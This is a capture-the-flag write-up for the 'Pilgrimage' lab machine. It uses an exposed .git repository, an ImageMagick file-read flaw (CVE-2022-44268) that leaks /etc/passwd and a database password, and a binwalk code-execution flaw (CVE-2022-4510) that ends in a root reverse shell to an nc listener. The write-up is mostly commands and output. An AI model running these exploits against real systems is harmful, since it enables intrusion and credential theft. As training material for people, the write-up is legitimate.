Pilgrimage


Let's start with enumerating services with simple nmap command.

```
└─$ nmap -sV 10.129.64.93
Starting Nmap 7.93 ( https://nmap.org ) at 2023-11-19 14:29 CST
Nmap scan report for 10.129.64.93
Host is up (0.034s latency).
Not shown: 998 closed tcp ports (conn-refused)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.4p1 Debian 5+deb11u1 (protocol 2.0)
80/tcp open  http    nginx 1.18.0
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

There is nginx server running on port 80 so let's display it in browser. We got prompted with host name "pilgrimage.htb" so let's add it to /etc/hosts.

```
└─$ echo "10.129.64.93 pilgrimage.htb" | sudo tee -a /etc/hosts
```

Website allows us to upload a file, shrink it (resize) and then website responses with URL to open and view this file in /shrunk directory.



Let's run gobuster to enumerate directories.

```
$ gobuster dir -u http://pilgrimage.htb -w /usr/share/dirb/wordlists/big.txt
```

```
/.git                (Status: 301) [Size: 169] [--> http://pilgrimage.htb/.git/]
/.git/HEAD           (Status: 200) [Size: 23]
```

It found /.git directory on a website. To dump files from it we can use a tool called git-dumper.
https://github.com/arthaud/git-dumper

```
$ pip install git-dumper
```

```
$ ./git-dumper http://pilgrimage.htb .git
```

We were able to download files with git-dumper.

```
.
..
assets
dashboard.php
.git
index.php
login.php
logout.php
magick
register.php
vendor
```

Reading dashboard.php we can find interesting line in code, which might indicate where is database located.

```
$db = new PDO('sqlite:/var/db/pilgrimage');
```

As "magick" seems to be binary, let's simply run it with help switch.

```
└─$ ./magick -h
Error: Invalid argument or not enough arguments

Usage: magick tool [ {option} | {image} ... ] {output_image}
Usage: magick [ {option} | {image} ... ] {output_image}
       magick [ {option} | {image} ... ] -script {filename} [ {script_args} ... ]
       magick -help | -version | -usage | -list {option}
```

Let's see version of it.

```
└─$ ./magick -version
Version: ImageMagick 7.1.0-49 beta Q16-HDRI x86_64 c243c9281:20220911 https://imagemagick.org
```

Online search provides us with Arbitrary File Read vulnerability tracked as CVE-2022-44268.
https://www.exploit-db.com/exploits/51261

We can quickly find PoC for this CVE.

[https://github.com/kljunowsky/CVE-2022-44268](https://github.com/kljunowsky/CVE-2022-44268

Let's save PoC exploit file as CVE-2022-44268.py and set execute permissions.

```
└─$ chmod +x CVE-2022-44268.py
```

As we read from PoC usage is pretty straightforward. First, we create poisoned image.

```
└─$ python3 CVE-2022-44268.py --image image.jpg --file-to-read /etc/passwd --output poisonedimage.jpg
```

Now let's upload poisonedimage.jpg to website so we can get URL response.
http://pilgrimage.htb/shrunk/655a81706166e.png

```
└─$ python3 CVE-2022-44268.py --url http://pilgrimage.htb/shrunk/655a81706166e.png
```

We can see we got a reponse of plaintext /etc/passwd file.

Now let's try to read previously found database at /var/db/pilgrimage.

```
└─$ python3 CVE-2022-44268.py --url http://pilgrimage.htb/shrunk/655a82bb0088a.png
Traceback (most recent call last):
  File "/tmp/CVE-2022-44268.py", line 48, in <module>
    main()
  File "/tmp/CVE-2022-44268.py", line 17, in main
    decrypted_profile_type = bytes.fromhex(raw_profile_type_stipped).decode('utf-8')
                             ^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^
UnicodeDecodeError: 'utf-8' codec can't decode byte 0x91 in position 99: invalid start byte
```

We have to change CVE-2022-44268.py code to read raw hex data. Let's comment out decrypted_profile_type variable line and change print function to print out raw hex data.

```
# decrypted_profile_type = bytes.fromhex(raw_profile_type_stipped).decode('utf-8')

# Print the decrypted profile type
print(raw_profile_type)
```

Now running command we should get output like this:

```
└─$ python3 CVE-2022-44268.py --url http://pilgrimage.htb/shrunk/655a82bb0088a.png
['53514c69746520666f726d617420330010000101004020200000041000000500000000', '0000000000000040000000400000000000000
0000000001000000000000000000000000', '0000000000000000000000000000000000000000000041002e4b910d0ff800040eba00', '0f
650fcd0eba0f380000000000000000000000000000000000000000000000000000', '0000000000000000000000000000000000000000
0000000000000000000000000000', '0000000000000000000000000000000000000000000000000000000000000000000000000000', '000000
0000000000000000000000000000000000000000000000000000000000000000', '0000000000000000000000000000000000000000000000
0000000000000000000000000', '0000000000000000000000000000000000000000000000000000000000000000000000000000', '0000000000
0000000000000000000000000000000000000000000000000000000000000000', '0000000000000000000000000000000000000000000000000
```

Trying to read this output in CyberChef and get human readable format we finally get 2 interesting lines.

Recipe

From Hex

Delimiter
Auto


Input

```
6d696c796162696763686f6e6b79626f693132330a000000010f
f7000ff7000000000000
```

72 1 Raw Bytes LF

Output

```
milyabigchonkyboi123
```



Let's try connecting by SSH.

```
$ ssh emily@10.129.64.93
```

```
emily@pilgrimage:~$ whoami
emily
```

Success ! User flag can be found at /home/emily.

```
emily@pilgrimage:~$ ls /home/emily
user.txt
```

Now let's find a way to escalate privileges.

There is uncommon process running on this machine. Let's take a closer look at malwarescan.sh.

```
emily@pilgrimage:~$ ps aux
```

```
root         725  0.0  0.0   6816  2324 ?        S    07:27   0:00 /bin/bash /usr/sbin/malwarescan.sh
```

```
emily@pilgrimage:/usr/sbin$ cat malwarescan.sh
#!/bin/bash

blacklist=("Executable script" "Microsoft executable")

/usr/bin/inotifywait -m -e create /var/www/pilgrimage.htb/shrunk/ | while read FILE; do
        filename="/var/www/pilgrimage.htb/shrunk/$(/usr/bin/echo "$FILE" | /usr/bin/tail -n 1 | /usr/bin/sed -n -e '
s/^.*CREATE //p')"
        binout="$(/usr/local/bin/binwalk -e "$filename")"
        for banned in "${blacklist[@]}"; do
                if [[ "$binout" == *"$banned"* ]]; then
                        /usr/bin/rm "$filename"
                        break
                fi
        done
done
```

Seems like it checks files in /shrunk directory using binwalk for malware detection. We can find RCE vulnerability in binwalk tracked by CVE-2022-4510. Let's check if binwalk version on traget machine is appicable.
https://www.exploit-db.com/exploits/51249

```
emily@pilgrimage:/usr/sbin$ /usr/local/bin/binwalk

Binwalk v2.3.2
```

Looks like it is, let's setup a listener, save exploit code as exploit.py, set execute permissions and run it.

```
└─$ nc -nlvp 1234
emily@pilgrimage:~$ chmod +x exploit.py
usage: exploit.py [-h] file ip port
emily@pilgrimage:~$ python3 exploit.py image.png 10.10.14.170 1234
You can now rename and share binwalk_exploit and start your local netcat listener.
```

We simply copy this file to /shrunk directory on web server and immediately gain root reverse shell. Root flag can be found at /root.

```
emily@pilgrimage:~$ cp binwalk_exploit.png /var/www/pilgrimage.htb/shrunk
└─$ nc -nlvp 1234
listening on [any] 1234 ...
connect to [10.10.14.170] from (UNKNOWN) [10.129.64.93] 53574
whoami
root
ls /root
quarantine
reset.sh
root.txt
```